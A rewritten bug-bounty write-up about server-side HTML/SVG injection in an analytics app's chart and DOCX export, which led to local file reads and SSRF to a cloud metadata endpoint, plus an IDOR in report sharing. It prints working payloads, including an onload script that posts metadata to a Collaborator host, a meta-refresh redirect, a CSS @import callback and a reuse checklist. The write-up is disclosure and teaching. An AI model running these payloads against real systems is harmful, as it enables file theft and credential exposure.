Exploitation
An analytics application exported charts and reports to image, PDF and DOCX formats by rendering attacker-supplied HTML/SVG on the server, so injected markup could read local files and reach the cloud metadata endpoint. After each patch the author found another tag or attribute that still executed or fetched remote resources, and a separate numerical report identifier allowed inviting oneself to other researchers' reports.
 Published on infosecwriteups.com
I was testing an app that was a web-based analytics solution that dealt with research institutions worldwide to analyze new, emerging research trends, and create reports.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web-based analytics solution used by research institutions worldwide to analyse new and emerging research trends and to create reports. Because the product is built around data analytics, it presents research data as pie charts, graphs and tables, and lets users assemble reports from that data and share them with co-researchers. Charts, reports and graphs could be exported to DOCX, PDF and PNG. That export functionality is the surface the whole write-up revolves around: the server takes user-supplied content and renders it, and rendering is where the trouble starts.
Setup
The write-up does not describe any special accounts, roles, tools or versions. The testing was done against the live application, using a Burp Collaborator server to receive out-of-band callbacks. The only precondition that matters is that the tester could create and export a chart, which is ordinary functionality for any user of the product.
Finding it
The research data is shown in the form of charts. To the right of the chart view there is an option labelled "Export the chart as an image".

Clicking that option produces a POST request that carries the image content, as shown in the screenshot below.

The interesting part is the content parameter. The image being exported was a PNG, but the parameter is just data handed to the server, so the first experiment was to delete the whole content parameter and replace it with a plain HTML tag:
<h1>h1 injection </h1>
The server performed no validation and no output encoding, and the h1 tag was injected successfully. The write-up notes that there are not many screenshots of this step. HTML injection alone is a good signal: if the renderer accepts arbitrary markup, the next question is what that markup is allowed to reach.
Exploitation
Step 1: local file read through SVG and foreignObject
Having confirmed HTML injection, the researcher noticed that many svg tags were being sent. The following payload was used to retrieve the contents of /etc/passwd:
<svg width="500" height="500" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"><foreignObject width="500" height="500"><iframe xmlns="http://www.w3.org/1999/xhtml" src="file:///etc/passwd" width="800" height="850"/></foreignObject></svg>
The outer svg element is the document the renderer expects. foreignObject switches the SVG namespace back to XHTML so that ordinary HTML elements can be embedded, and the iframe inside it points at a file:// URL. The file content was retrieved as expected.
Step 2: bypassing the first patch with inline event JavaScript
After the report, the customer applied encoding for tags such as iframe and script, so retrieving file contents the same way was no longer straightforward. The researcher turned to the SVG cheatsheet at allanlw/SVG-cheatsheet, a resource for exploiting server-side SVG processors.
Callbacks to the researcher's own server were still possible using image tags and other tags with src attributes. Since script tags were not allowed, the goal became finding a way to run JavaScript anyway. The cheatsheet showed that "inline in event javascript" can be executed, and the payload from the inline-in-event section worked.
To exfiltrate data, the following payload was constructed:
<svg width="100%" height="100%" viewBox="0 0 100 100" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"><image xlink:href="https://google.com/favicon.ico" height="20" width="20" onload="fetch('http://[redacted]/latest/meta-data/hostname').then(function (response) {response.text().then(function(text) {var params = text;var http = new XMLHttpRequest();var url = 'https://<>.burpcollaborator.net/';http.open('POST', url, true);http.send(params);})});" /></svg>
The mechanics, as described in the write-up:
- Google's favicon is loaded, and on a successful load the
onloadevent handler is triggered. - Using the Fetch API, the handler requests the AWS metadata endpoint at
[redacted]. - The metadata response is stored in the
paramsvariable. - The server then makes a POST request to the Burp Collaborator server with the metadata as the POST body.

The write-up attaches images as evidence of the callback. Note that the exfiltration request is issued by the server-side renderer, not by a browser, which is what makes this an SSRF rather than a client-side issue.
Step 3: bypassing the JavaScript block with a meta refresh
The customer then implemented a fix to block JavaScript, on top of the output encoding already applied to tags such as script and iframe. The researcher read a bypass published by @kunalp94 and reused the same meta tag, which was successful:
<meta http-equiv="refresh" content="0;url=http://[redacted]" />
A meta refresh needs no script at all: the renderer itself follows the redirect to the metadata address, so the request to the internal endpoint still originates from the server.
Step 4: bypassing further encoding with CSS and @import
More output encoding was applied by the customer. Running out of options, the researcher remembered a talk by Nahamsec, in which Ben discusses missing validation on style tags (CSS). The same approach was tried, using style, import and link tags, and callbacks were received successfully.
The payload below, HTML inside a style tag, worked:
<style><h1>h1taginjection</h1><iframe xmlns="http://www.w3.org/1999/xhtml" src="file:///etc/passwd" width="800" height="850"/> @import url(http://ta79rlzq77p2kdoak91nqryxlorff4.burpcollaborator.net/import.css);</style>
The @import url(...) points at the Collaborator host, and callbacks were received.
Step 5: the final fix
After yet another patch and more encoding, the researcher tried various tags and was not successful. That is where the SVG and HTML-to-PDF line of testing ended.
Step 6: the same flaw in DOCX export
Similar to the exploitation above, the "Export report to DOCX" functionality was also vulnerable. The write-up does not give a separate payload for this path.
Step 7: IDOR when sharing reports
A separate, simple bug existed in report sharing. Reports could be shared with co-researchers, and there was functionality to invite users by email and to set permissions such as view only and edit. The request contained a numerical reportID together with permission and email. By changing the reportID, the researcher was able to invite themselves to other researchers' reports.
Root cause
The export pipeline takes user-controlled content from the content parameter and hands it to a server-side renderer without validation or output encoding. Because the renderer processes SVG and HTML, and because it resolves external references such as file:// URLs, xlink:href images, meta refreshes and CSS @import, the attacker controls what the server fetches. The patches encoded specific tags (iframe, script) and later blocked JavaScript, and each was bypassed by a different feature of the same renderer: inline event handlers, meta refresh, and CSS. The IDOR is a separate authorisation failure: the reportID in the sharing request was trusted without checking that the caller owned or could access that report.
Impact
On the export paths, an attacker who can submit chart or report content can make the server issue requests to internal addresses, including the AWS metadata endpoint at [redacted], and can read local files such as /etc/passwd through file:// references. Exfiltration works because the renderer will POST the fetched data to an attacker-controlled host. The same class of issue affected the DOCX export. On the sharing feature, changing the numerical reportID let the researcher invite themselves to other researchers' reports.
Fix
The customer applied successive patches: encoding of iframe and script, then a block on JavaScript, then more output encoding. Each was bypassed as described above, and after the final round of encoding and patching the researcher could not get through with the tags tried.
Variants to test
- Export features that render user content. Submit a benign tag such as
<h1>test</h1>in the content parameter of any chart, report or image export. A positive result is the tag appearing in the rendered output, which means no output encoding is applied. - SVG with
foreignObjectandfile://. Use theforeignObjectplusiframepayload against any SVG-accepting renderer. A positive result is the contents of a local file appearing in the export. - Inline event handlers. If
scriptis blocked, tryonloadon animageelement with an externalxlink:href, as in the payload above. A positive result is a callback to your Collaborator or listener. metarefresh. If JavaScript is blocked, try<meta http-equiv="refresh" content="0;url=http://[redacted]" />. A positive result is an outbound request from the server to the internal address, visible as a callback or as changed output.- CSS-based fetches. Try
@import url(...)inside astyletag, and alsolinktags. A positive result is a request to your host for the stylesheet. - Other export formats. Test DOCX exports with the same payloads, since the write-up found the DOCX export vulnerable in the same way.
- Numerical object identifiers in sharing and invitation requests. Change the
reportID(or equivalent) to another value while keeping your ownemailandpermission. A positive result is being added to a report you do not own.
What happened, in plain words
A security researcher was testing a website used by research institutions around the world. The site helps people look at research trends: it turns data into pie charts, graphs and tables, and lets people build reports out of that data and share those reports with colleagues. Charts, reports and graphs can be downloaded (exported) as DOCX, PDF or PNG files.
That download feature turned out to be the weak point. When you ask the site to export a chart, your browser sends the chart's content to the server, and the server builds the image or document from it. The server trusted that content completely. By putting different kinds of markup into it, the researcher could make the server read files on its own disk, and make it send requests to internal addresses that outsiders are not supposed to reach. Each time the site's owners blocked one trick, the researcher found another. A separate, simpler bug let the researcher add themselves to other people's reports just by changing a number.
This article walks through the whole story from zero. You only need to know how to use a browser.
Background: the words you will meet
Before the steps, a few ideas that come up constantly.
- Server: the computer that runs a website. Your browser asks it for pages and data; it does the heavy work, including building exported files.
- Request: a message your browser sends to a server, for example "please give me this page" or "here is my chart, please export it". A request can carry data, called parameters, such as
content=.... - POST request: a request that sends data to the server to create or process something, as opposed to simply asking for a page. Exporting a chart is a POST request because your browser hands the chart content to the server.
- HTML: the language web pages are written in. It uses tags such as
<h1>(a big heading) or<iframe>(a window that shows another page or file inside the current one). - SVG: a way of drawing pictures using text tags instead of pixels. Because it is text, an SVG file can contain tags, links and even small programs.
- When encoding is missing, whatever you send is treated as real markup.
- HTML injection: the bug that results when a site puts your text into a page without encoding it. You can inject your own tags and change what the page shows.
- SSRF (Server-Side Request Forgery): a bug where you can make the server send a request of your choosing, for example to an internal address that you yourself cannot reach from the internet. The server is tricked into being your messenger.
- Metadata endpoint: cloud providers such as AWS run a special internal address, here
[redacted], that a server can ask about itself. It returns details such as the server's hostname. It is meant to be reachable only from inside, which is exactly why an SSRF is dangerous. - Burp Suite and Burp Collaborator: Burp Suite is a tool for inspecting and changing requests between your browser and a server. Collaborator is a service that gives you a unique address you can put in a payload; if the server ever contacts that address, Collaborator records it. Such an out-of-band contact is called a callback, and it proves the server made the request.
- Exfiltration: getting stolen data out of the target and back to the attacker, for example by having the server send it to the attacker's own address.
- IDOR (Insecure Direct Object Reference): a bug where a request identifies something by a simple value, such as a number, and the server does not check that you are allowed to access that particular item. Change the number and you reach someone else's data.
The setup
The write-up does not describe any special accounts, roles, tools or versions. Testing was done against the live application, using a Burp Collaborator server to receive callbacks. The only precondition that matters is that the tester could create and export a chart, which is ordinary functionality for any user of the product.
Finding it
The research data is shown in the form of charts. To the right of the chart view there is an option labelled "Export the chart as an image".
The screenshot shows a chart with that export option beside it. Clicking the option produces a POST request that carries the image content, as shown in the next screenshot.
In that request, the interesting part is the content parameter. The image being exported was a PNG, but the parameter is just data handed to the server, so the first experiment was to delete the whole content parameter and replace it with a plain HTML tag:
<h1>h1 injection </h1>
Line by line: <h1> opens a top-level heading, the words h1 injection are the heading text, and </h1> closes it. Nothing here is a picture; it is ordinary page markup. The point of the experiment is to see whether the server treats this text as data (safe) or as real markup (dangerous).
The server performed no validation and no output encoding, and the h1 tag was injected successfully. The write-up notes that there are not many screenshots of this step. HTML injection alone is a good signal: if the renderer accepts arbitrary markup, the next question is what that markup is allowed to reach. In everyday terms, you handed the server a note saying "print this as a heading" and it did, instead of printing the note itself.
Exploitation
Step 1: local file read through SVG and foreignObject
Having confirmed HTML injection, the researcher noticed that many svg tags were being sent. The following payload was used to retrieve the contents of /etc/passwd:
<svg width="500" height="500" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"><foreignObject width="500" height="500"><iframe xmlns="http://www.w3.org/1999/xhtml" src="file:///etc/passwd" width="800" height="850"/></foreignObject></svg>
Line by line:
<svg ...>starts an SVG drawing, 500 by 500 units. Thexmlnsattributes tell the renderer which vocabulary of tags is in use: SVG for the drawing, andxlinkfor link-style attributes.<foreignObject ...>is an SVG element that lets ordinary HTML live inside the drawing. It is the doorway from picture-land into web-page-land.<iframe ... src="file:///etc/passwd" ...>is an HTML window whose source is a file on the server's own disk.file://means "a file on this machine", as opposed tohttp://which means "something on the network"./etc/passwdis a standard file on Linux systems that lists user accounts.- The closing tags end the iframe, the foreignObject and the SVG.
Why this step: the h1 test proved the server renders whatever markup it is given. If the renderer can also open file:// addresses, then the server will read its own files and put them into the exported image, which the researcher can then download. The file content was retrieved as expected.
Step 2: bypassing the first patch with inline event JavaScript
After the report, the customer applied encoding for tags such as iframe and script, so retrieving file contents the same way was no longer straightforward. Encoding here means the server now neutralises those specific tag names, so they no longer work as real elements.
The researcher turned to the SVG cheatsheet at allanlw/SVG-cheatsheet, a resource for exploiting server-side SVG processors. A cheatsheet is simply a list of known tricks collected in one place.
Callbacks to the researcher's own server were still possible using image tags and other tags with src attributes. In other words, the server would still fetch pictures from addresses the researcher chose, and Collaborator would record the visit. Since script tags were not allowed, the goal became finding a way to run JavaScript anyway. JavaScript is the programming language of web pages; if the server's renderer runs it, the researcher can make the server do almost anything.
The cheatsheet showed that "inline in event javascript" can be executed, and the payload from the inline-in-event section worked. An event handler is an attribute such as onload that holds a small piece of JavaScript, run automatically when something happens, for example when an image finishes loading. It is like a doorbell wired to a light: when the bell rings, the light comes on by itself.
To exfiltrate data, the following payload was constructed:
<svg width="100%" height="100%" viewBox="0 0 100 100" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"><image xlink:href="https://google.com/favicon.ico" height="20" width="20" onload="fetch('http://[redacted]/latest/meta-data/hostname').then(function (response) {response.text().then(function(text) {var params = text;var http = new XMLHttpRequest();var url = 'https://<>.burpcollaborator.net/';http.open('POST', url, true);http.send(params);})});" /></svg>
Line by line:
<svg ... viewBox="0 0 100 100" ...>starts an SVG that fills the available space, with a coordinate system of 100 by 100 units.<image xlink:href="https://google.com/favicon.ico" ...>places a small picture, 20 by 20, loaded from Google's favicon. The point is not the picture; it is that loading it will succeed and fire an event.onload="..."is the event handler. Everything inside the quotes is JavaScript that runs when the image has loaded.fetch('http://[redacted]/latest/meta-data/hostname')asks the metadata address for the server's hostname.fetchis the browser-style function for making a request..then(function (response) {response.text().then(function(text) { ... })})waits for the answer, then reads it as text.thenmeans "when the previous step finishes, do this next".var params = text;stores that answer in a variable calledparams.var http = new XMLHttpRequest();creates another way of sending a request.var url = 'https://<>.burpcollaborator.net/';is the researcher's Collaborator address, the place the stolen data should go.http.open('POST', url, true);prepares a POST request to that address.http.send(params);sends the stored metadata as the body of the request.
The mechanics, as described in the write-up:
- Google's favicon is loaded, and on a successful load the
onloadevent handler is triggered. - Using the Fetch API, the handler requests the AWS metadata endpoint at
[redacted]. - The metadata response is stored in the
paramsvariable. - The server then makes a POST request to the Burp Collaborator server with the metadata as the POST body.
The write-up attaches images as evidence of the callback. Note that the exfiltration request is issued by the server-side renderer, not by a browser, which is what makes this an SSRF rather than a client-side issue. In everyday terms: you cannot reach the building's internal noticeboard yourself, but you can post a letter to the receptionist asking them to copy the noticeboard and mail it to you.
Step 3: bypassing the JavaScript block with a meta refresh
The customer then implemented a fix to block JavaScript, on top of the output encoding already applied to tags such as script and iframe. The researcher read a bypass published by @kunalp94 and reused the same meta tag, which was successful:
<meta http-equiv="refresh" content="0;url=http://[redacted]" />
Line by line: <meta> is a tag that gives instructions about the page rather than showing content. http-equiv="refresh" says "treat this as a refresh instruction". content="0;url=http://[redacted]" says "after 0 seconds, go to this address". The trailing /> just closes the tag.
Why this works: a meta refresh needs no script at all. The renderer itself follows the redirect to the metadata address, so the request to the internal endpoint still originates from the server. It is like leaving a forwarding note on your desk: no one has to be told to act, the note itself sends them on.
Step 4: bypassing further encoding with CSS and @import
More output encoding was applied by the customer. Running out of options, the researcher remembered a talk by Nahamsec, in which Ben discusses missing validation on style tags (CSS). CSS is the language that describes how a page looks: colours, sizes, fonts. It can also pull in other files, for example a stylesheet stored elsewhere.
The same approach was tried, using style, import and link tags, and callbacks were received successfully. The payload below, HTML inside a style tag, worked:
<style><h1>h1taginjection</h1><iframe xmlns="http://www.w3.org/1999/xhtml" src="file:///etc/passwd" width="800" height="850"/> @import url(http://ta79rlzq77p2kdoak91nqryxlorff4.burpcollaborator.net/import.css);</style>
Line by line:
<style>opens a block meant for styling rules.<h1>h1taginjection</h1>is a heading placed inside that block. If it renders, the block is not being treated as pure styling text.<iframe ... src="file:///etc/passwd" .../>is the same local-file window as before, pointing at the server's own password file.@import url(http://ta79rlzq77p2kdoak91nqryxlorff4.burpcollaborator.net/import.css);is a CSS instruction meaning "fetch this stylesheet from this address". The address belongs to the researcher's Collaborator server.</style>closes the block.
The @import url(...) points at the Collaborator host, and callbacks were received. In everyday terms, the filter was watching the front door for people carrying scripts, while the CSS entrance was left open.
Step 5: the final fix
After yet another patch and more encoding, the researcher tried various tags and was not successful. That is where the SVG and HTML-to-PDF line of testing ended.
Step 6: the same flaw in DOCX export
Similar to the exploitation above, the "Export report to DOCX" functionality was also vulnerable. The write-up does not give a separate payload for this path.
Step 7: IDOR when sharing reports
A separate, simple bug existed in report sharing. Reports could be shared with co-researchers, and there was functionality to invite users by email and to set permissions such as view only and edit. The request contained a numerical reportID together with permission and email. By changing the reportID, the researcher was able to invite themselves to other researchers' reports.
Why this matters: the reportID is like a locker number. If the server hands out whatever locker you name without checking that it is yours, you can open someone else's. The fix is a check on the server that the caller is allowed to use that particular reportID before an invitation is created.
Root cause
The export pipeline takes user-controlled content from the content parameter and hands it to a server-side renderer without validation or output encoding. Because the renderer processes SVG and HTML, and because it resolves external references such as file:// URLs, xlink:href images, meta refreshes and CSS @import, the attacker controls what the server fetches. The patches encoded specific tags (iframe, script) and later blocked JavaScript, and each was bypassed by a different feature of the same renderer: inline event handlers, meta refresh, and CSS. The IDOR is a separate authorisation failure: the reportID in the sharing request was trusted without checking that the caller owned or could access that report.
Impact
On the export paths, an attacker who can submit chart or report content can make the server issue requests to internal addresses, including the AWS metadata endpoint at [redacted], and can read local files such as /etc/passwd through file:// references. Exfiltration works because the renderer will POST the fetched data to an attacker-controlled host. The same class of issue affected the DOCX export. On the sharing feature, changing the numerical reportID let the researcher invite themselves to other researchers' reports.
Fix
The customer applied successive patches: encoding of iframe and script, then a block on JavaScript, then more output encoding. Each was bypassed as described above, and after the final round of encoding and patching the researcher could not get through with the tags tried.
Variants to test
- Export features that render user content. Submit a benign tag such as
<h1>test</h1>in the content parameter of any chart, report or image export. A positive result is the tag appearing in the rendered output, which means no output encoding is applied. - SVG with
foreignObjectandfile://. Use theforeignObjectplusiframepayload against any SVG-accepting renderer. A positive result is the contents of a local file appearing in the export. - Inline event handlers. If
scriptis blocked, tryonloadon animageelement with an externalxlink:href, as in the payload above. A positive result is a callback to your Collaborator or listener. metarefresh. If JavaScript is blocked, try<meta http-equiv="refresh" content="0;url=http://[redacted]" />. A positive result is an outbound request from the server to the internal address, visible as a callback or as changed output.- CSS-based fetches. Try
@import url(...)inside astyletag, and alsolinktags. A positive result is a request to your host for the stylesheet. - Other export formats. Test DOCX exports with the same payloads, since the write-up found the DOCX export vulnerable in the same way.
- Numerical object identifiers in sharing and invitation requests. Change the
reportID(or equivalent) to another value while keeping your ownemailandpermission. A positive result is being added to a report you do not own.
Glossary
- API: a defined way for one piece of software to ask another for data or actions, like a service counter with a fixed list of requests it accepts.
- Authorisation: the check that a particular user is allowed to do a particular thing, such as open a particular report.
- Blacklist: a defence that blocks a list of known-bad items (here, specific tag names) rather than allowing only known-good ones.
- Burp Collaborator: a service that gives you a unique address and records any contact made to it, used to prove a server made a request.
- Burp Suite: a tool for intercepting, inspecting and changing requests between a browser and a server.
- Callback: an incoming contact from the target server to an address you control, proving the server acted on your payload.
- CSS: the language that describes how a web page looks, and which can also fetch external stylesheets.
- DOCX: the file format used by word processors for documents.
- Event handler: an attribute such as
onloadholding a small piece of JavaScript that runs automatically when something happens. - Exfiltration: getting stolen data out of the target and back to the attacker.
- Fetch API: the function used in JavaScript to make requests for data.
file://URL: an address that points at a file on the local machine rather than on the network.foreignObject: an SVG element that lets ordinary HTML live inside a drawing.- HTML: the tag-based language web pages are written in.
- IDOR (Insecure Direct Object Reference): a bug where an item is identified by a simple value such as a number and the server does not check that you may access that item.
iframe: an HTML element that shows another page or file inside the current one.- JavaScript: the programming language of web pages, which can make requests and read responses.
- Metadata endpoint: an internal cloud address, here
[redacted], that returns details about the server itself. - Parameter: a named piece of data carried in a request, such as
contentorreportID. - Payload: the crafted input an attacker sends to trigger a bug.
- PNG: a common image file format.
- POST request: a request that sends data to the server to create or process something.
- Renderer: the component that turns markup or data into a finished image or document.
- Request: a message from a browser (or another program) to a server asking for something or sending data.
- Sanitiser: a component that cleans user-supplied markup, allowing only safe parts through.
- Server: the computer that runs a website and does its processing.
- SSRF (Server-Side Request Forgery): a bug where an attacker can make the server send a request of their choosing, often to internal addresses.
- Tag: a piece of markup such as
<h1>or<iframe>that tells a renderer what to do. viewBox: an SVG attribute defining the coordinate system used inside the drawing.xlink:href: an SVG attribute that points at an external resource, such as an image.



